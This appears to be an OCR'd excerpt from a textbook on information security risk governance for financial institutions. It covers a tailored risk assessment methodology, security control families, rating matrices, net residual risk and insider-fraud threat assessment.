- *Assurance*: Assurance addresses the processes, policies, and controls used todevelop confidence that technical and operational security measures work as intended. Assurance levels are part of the system design and include the fourelements listed above (availability, integrity, confidentiality, and accountability).

Understanding the Information Security Governance Process

- An IT professional needs to understand the components of a financial institution’s IT infrastructure.
- The analyst should consult with management about how they determine the integrated business and technology risk profile of their organization by assessing whether:IT is aligned with the enterprise business objectives and to deliver value and security within the final product.
- Information technology risks are clearly identified and mitigated and managed on a continuous basis, as needs dictate.
- Comprehensive information security policies and procedures exist, which at the minimum address the need for an information security risk assessment process that will evaluate the integrated business and technology risk profile of the financial institution. For example, at the minimum, management should
- consider the following components within their technology infrastructure,when determining the bank’s risk profile:
  - Logical Access Controls
  - Intrusion Detection Systems, Vulnerability and Other Network Testing
  - Firewall Security
  - Journaling and Computer Forensics
  - Computer Incident Response

Cyber-Security Risk Governance Processes for Web-Based Application Protection (Understanding the External Risks and Internal Information SecurityRisks)

An important component of the risk assessment process involves cyber-security (Figure 3.1). Electronic security or ―cyber-security‖ refers to the protection of information assets from internal and external threats. Protection of these assets includes managing risks not only to information, but also to critical information systems infrastructure, processes, and platforms such as networks, applications, databases,and operation systems, wherever information is collected, processed, stored, transmitted, and destroyed.




Figure 1: Cyber Security Risks

Refer to the diagram above and the listing of the categories:

- An Information Security Risk Assessment
- Information Security Policies and Procedures
- Intrusion Detection Systems (IDS), Vulnerability Assessment, and Other Network Testing
- Firewall Security
- Journaling and Computer Forensics
- Computer Incident Response Activities

<u>The Risk Management Process</u>

The concept of risk management and governance can be best described as the process of identifying, measuring, monitoring, and controlling vulnerabilities and threats as they impact the objectives of a business or organization.

Total Risk = Threats × Vulnerability × Asset Value


- Gathers data regarding the information and technology assets of the organization,threats to those assets, vulnerabilities, existing security controls and processes, and the current security standards and requirements.
- Analyzes the probability and impact associated with the known threats and vulnerabilities to its assets.
- Prioritizes the risk present due to threats and vulnerabilities to determine the appropriate level of training, controls, and testing necessary for effective mitigation.
- Classifies and ranks sensitive data, systems, and applications
- Assesses threats and vulnerabilities.
- Assigns risk ratings.

What Should Be Included in the Risk Management Process?

<u>The Tailored Risk Integrated Process (TRIP)</u>

Prior to reviewing the TRIP risk assessment methodology, it is important to understand the basic security control categories as listed in Table 1

Table 1 : Security Controls



Security Control Class	*Security Control Family*
Management Security	• Risk Assessment
	• Security Planning
	• System and Services Acquisition
	• Security Control Review
	• Processing Authorization
Operational Security	• Personnel Security
	• Physical and Environmental Protection
	• Contingency Planning and Operations
	• Configuration Management
	• Hardware and Software Maintenance
	• System and Data Integrity
	• Media Protection
	• Incident Response
	• Security Awareness and Training
Technical Security	• Identification and Authentication
	• Logical Access Control
	• Accountability (Including Audit Trails)
	• System and Communication Protection

The TRIP methodology would bridge the current risk assessment InfoSec gaps not only to ensure accurate identification of technology, but also to ensure business risks are identified (integrated risk approach). Ideally, any risk assessment needs to begin with an assessment of business-critical applications, privacy considerations,and core data elements within an application or system.

The recommended industry approach is as follows:

The TRIP Approach

• Identification of critical business processes.

• Identification of critical applications and systems and data that support a business unit’s operations.

• Identification of critical IT infrastructure components that support the critical applications and systems.

• Inherent risk identification.

• Control identification.

• Threat and vulnerability modeling.

• Residual risk identification.

• Net residual identification (factors IT infrastructure components).

• Risk acceptance, transfer, and elimination.

TRIP Advantages

- Provides more focused and efficient risk identification process by analyzing InfoSec risks locally at each business unit first through a TRIP versus evaluating all integrated risks—evaluating all integrated risks may include an evaluation of InfoSec risks and controls governing IT infrastructure components and applications which may not represent the high risks withinthe enterprise.
- Provides a more accurate integrated enterprise-wide risk assessment by evaluating a business operation and supporting applications and systems first and then selecting only those IT infrastructure components that directly or indirectly impact the critical business operations and supporting applications and systems.
- Provides cost savings of not having the increase financial overhead of performing an enterprise-wide risk assessment that covers the entire IT universe compared to the more efficient, logical, and risk-based approach using the TRIP methodology.

The TRIP Strategy

Periodic security testing based on integrated business and technology risks engages either an internal evaluation (i.e., audit/compliance) or third-party technology production application risk assessments.

The scope of controls testing includes at the minimum an assessment of control objectives and points identified for each critical production application and system,as described below:


- Control Points
- Application Access Controls
- Data Origination and Input Controls
- Processing Controls
- Output and Management Information Systems (MISs)

Security Controls in Application Systems Controls (ISO 27001)

Following are methods to achieve that objective:


- Input Data Validation Data: Input to application systems will be validated to ensure that it is correct and appropriate.
- Control of Internal Process: Validation checks will be incorporated into systems to detect any corruption of the data processed.
- Message Authentication: Message authentication will be used for applications where there is a security requirement to protect the integrity of the message content.
- Output Data Validation: Data output from an application system will be validated to ensure that the processing of stored information is correct and appropriate to the circumstances.

Table 2: DashBoard Rating Criteria




	Confidentiality	
INFOSEC Policies, Procedures, and Practices provide strong documented controls to protect data confidentiality. Strong indication of favorable practices governing data confidentiality.	INFOSEC Policies, Procedures, and Practices need strengthening to ensure the existence of strong documented controls to protect data confidentiality. Preliminary indication of unfavorable practices governing data confidentiality.	INFOSEC Policies, Procedures, and Practices are Critically Deficient to ensure the existence of strong documented controls to protect data confidentiality. Clearly defined weaknesses governing data confidentiality.
	Integrity	
INFOSEC Policies, Procedures, and Practices strongly protect data integrity through a high level of controls governing authenticity, non-repudiation, and accountability. Strong indication of favorable practices governing data integrity.	INFOSEC Policies, Procedures, and Practices need strengthening to ensure a strong level of data integrity exists through a high level of controls governing authenticity, nonrepudiation, and accountability. Preliminary indication of unfavorable practices governing data integrity.	INFOSEC Policies, Procedures, and Practices are Critically Deficient to ensure a strong level of data integrity exists through a high level of controls governing authenticity, nonrepudiation, and accountability. Clearly defined weaknesses governing data integrity.
	Availability	
INFOSEC Policies, Procedures, and Practices provide a strong internal control standard to protect the timely availability of information technology resources (system & data). Strong indication of favorable practices governing data availability.	INFOSEC Policies, Procedures, and Practices need strengthening to protect the timely availability of information technology resources (system & data). Preliminary indication of unfavorable practices governing data availability.	INFOSEC Policies, Procedures, and Practices require fundamental improvement to protect the timely availability of information technology resources (system & data). Clearly defined weaknesses governing data availability.

Table 3: Application criticality Matrix



1. The Taxonomy (category) of Application	11. Bank Regulatory Implications (Two-Factor Authentication Implications)	21. Significance to Internal Threats
2. O/S[a] Platform	12. Health Care Industry (HIPAA[d]) Implications	22. Impact on the Information Security Scorecard Rating
3. Data Classification	13. Bank Regulatory Implications (BASEL II)	23. Access Controls Safeguards
4. Age of Application	14. Bank Regulatory Implications (FFIEC[e])	24. Data Origination/Input Safeguards
5. Significance to Disaster Recovery	15. Federal Government Implications (i.e., Office of Management and Budget, National Institute of Standards and Technology, Presidential Decision Directives, Federal Information Security Management Act [FISMA])	25. Processing Safeguards
6. Financial and Regulatory Reporting	16. Education/Experience of Technology Personnel	26. Output Safeguards
7. Impact to Operational Risk	17. Attrition Rate of Technology Personnel	27. Data Confidentiality
8. Impact to Reputation Risk	18. History of Audit Findings (Internal/External)	28. Data Integrity
9. SEC SOX 404[b] Implications	19. Application External/Internal Interfaces	29. Data Availability
10. GLB[c] Act Implications	20. Significance to External Threats	30. Threat Modeling Results (i.e., Probability and Impact of Attacks, Based on Application and Network Vulnerabilities to Attacks)

The results of the HeatMap rating should directly correlate with the production application system security rating component of the InfoSec dashboard/scorecard



Number	Category	2006	2005	Security Trend
1	Security Policies and Standards	G	G	›
2	System Development and Security Architecture	R	Y	
*3	Production Application System Security	Y	R	
4	Network Security	G	Y	
5	User Authentication and Access Controls	G	G	›
6	Security Monitoring	R	Y	
7	Vendor Management for Security	R	Y	
8	Incident Response (including computer forensics)	R	R	›
	OVERALL	R	Y	

<ins>Net Residual Risk (NRR)</ins>

The NRR goal is to evaluate application risk in context with the ITinfrastructurecomponents that interface with a critical application or system.

Determine the level of NRR that incorporates the risks and controls of the supporting IT infrastructure used by a critical application or system:

Step 1: Determine the **Inherent Risk Rating**

Step 2: Internal Controls Rating

Step 3: **Residual Risk Rating** Step 4: Risk Assessment Rating Step 5: Probability of Occurrence

Step 6: Business Impact Assessment

Step 7: Business Continuity Planning (BCP) Assessment Step 8: IT Infrastructure Components

Step 9: Technology Impact Assessment

Step 10: Interfacing Applications

Step 11: Platforms (Operating Systems [O/S])Step

12: Architecture

Step 13: **Net Residual Risk (NRR)**

Step 14: Risk Acceptance, Transference, or Elimination

The term NRR needs to be evaluated in the context of high, medium, and low after considering various factors such as probability of occurrence, business impact assessment, and BCP.

<u>The Threat Assessment Process(The Integration Process)</u>

A common omission in the threat modeling process is to focus exclusively on identifying known versus the unknown external threats and to exclude an evaluation of the insider threat (known and unknown).

A significant number of the preliminary critical steps needed for completing a thorough risk modeling process, which includes the following steps (the steps are not in sequence order as this will be contingent upon each organization based upon its existing operational processes and practices):

- *Identify Key Business Assets*: This is the first important step required for performing an integrated risk assessment.
- *Identify Critical Data and Systems*: This step was performed during the integrated risk assessment process.
- *Identify Core Business Transaction Data Elements*: The identification of core business transaction data elements was completed during the integrated risk assessment process.
- *Identify Sensitive Data Elements that are NPPI*: Sensitive data elements were identified so as to ensure compliance with GLB, HIPAA, and the breach notification requirements.
- *Data Flows*: The data flows of critical core business transaction data elements and sensitive data elements were determined during the integrated risk assessment process.
- *Metadata*: Any available metadata should be collected on core business transaction data and NPPI data for compliance and regulatory purposes.

- *Key Fraud Indicators (KFIs)*: KFIs are data elements that have been determined to contain NPPI information that would be the most vulnerable to an external or internal defalcation or breach. There should be a direct correlation between the values identified as KFIs and the total of NPPI data. The KFIs can be thought of as a subset of the total NPPI data.
- *Key Fraud Metrics (KFMs)*: The KFM is a by-product of the identification of KFIs and is used to establish a means for establishing a numerical baselinefor what is a normal value for a particular area.
- *Key Risk Indicators (KRIs)*: Key risk indicator is the parent term used to describe the key core business and sensitive NPPI and KFI data flows within an enterprise application or with external third parties.
- *Control Point Determination*: Control points are identified at each stage of a transactions journey through the application and components of the IT infrastructure (i.e., network through to a third party, to its final resting orstorage repository).
- *Optimizers*: Optimizers (IT infrastructure and software controls) are identified.
- *Residual Risk Rating*: A completed qualitative assessment through a residual risk rating (inherent risk-mitigating controls); a completed qualitative residual risk rating gives values of high, moderate, and low. *Net Residual Risk Rating*: A completed qualitative NRR rating designates values of high, moderate, and low.

The Strategic Planning Process for Reducing the Insider Threat

- Figure 3.3 provides a general framework for the steps involved in establishing a method for identifying, measuring, monitoring, and controlling the insider threat.
- The strategic planning process should be an iterative and dynamic process that has several moving parts as detailed in Figure 3.3. Any changes within any component will have a ripple effect on each of the interconnected processes; consequently, each dependent process needs to be reevaluated against those changes.



The Risk Assessment Process (TRIP)
The Threat Assessment Matrix
The Insider Computer Fraud Threat Assessment (ICFTA)
The Strategic, Legal and Operational Risk Assessment
Perform an Application and Code Review Penetration Test
The INFOSEC Scorecard
Develop Security Patterns for Application/Systems Software Engineering (Process and Product Improvements)
Management's Analysis and Strategic Plan for INFOSEC
Implemented Software Engineering INFOSEC (Process and Product Improvements)

Figure 3: Strategic Planning Process

The Threat Assessment Matrix

Throughout our discussion of risk assessment, the importance of control points and their role in tracing the flow of critical data between various applications and systems has been highlighted.

One of the primary goals of the Threat Assessment Matrix is to crystallize what criteria should be used to evaluate the severity of a particular threat so that uniformity and consistency can be applied in the ratings assessment across an enterprise, regardless of its source.

The Threat Assessment Matrix is structured so that each control point rating will be consistent in format. Specifically, the following ratings criteria will be itemized for each control point:

1. Summary
2. Probability
3. Impact
4. Confidentiality
5. Integrity
6. Availability
7. Auditability

Insider Computer Fraud Threat Assessment (ICFTA):

The ICFTA should be used to assess what applications or systems are vulnerable to ICF activities. Analyzing the ratings concluded from the completion of ICFTA (high, moderate, low) and considering the level of NRR should establish the basis for determining how effective each is against an insider threat to an application orsystem.


Table 5: Control Point

Control Point: Access Controls	*Low Risk, Strong Controls (1)*
Summary	Rating: (1) Low risk, based on strong controls and the threat source not possessing either the motivation or technical skills to commit the defalcation. Strong security defenses governing the ability to permit or deny access to a system or file. Thorough controls for the effective identification, authentication, authorization, and accountability.
Probability	The threat source is not highly motivated or does not possess the capability of violating access controls to exploit an application or system vulnerability.
Impact	Exploitation of a vulnerability (1) will not result in a high cost for major tangible assets or resources, (2) will not violate, harm, or impede an organization's mission, reputation, or interest, or (3) is not likely to ever result in human death or serious injury.
Confidentiality	InfoSec policies, procedures, and practices provide strong documented controls to protect data confidentiality; strong indication of favorable practices governing data confidentiality.
Integrity	InfoSec policies, procedures, and practices are strong to protect data integrity based on a high level of controls governing authenticity, nonrepudiation, and accountability. Overall, a strong level of favorable practices govern data integrity and exist throughout the enterprise.
Availability	InfoSec policies, procedures, and practices provide strong internal control guidance to protect the timely availability of information technology resources (systems and data). Strong indication of favorable practices governing data availability.
Auditability	Audit trails are available on screen and printed and are also searchable. The data contained in the audit trails can be investigated using various data storage and access methods (i.e., data missing). Based on the ease and completeness of obtaining key data for computer forensic purposes during internal or law enforcement investigations, there should be no problem in collecting and analyzing critical application systems journaling for evidentiary purposes.

***Application and Code Review*:**

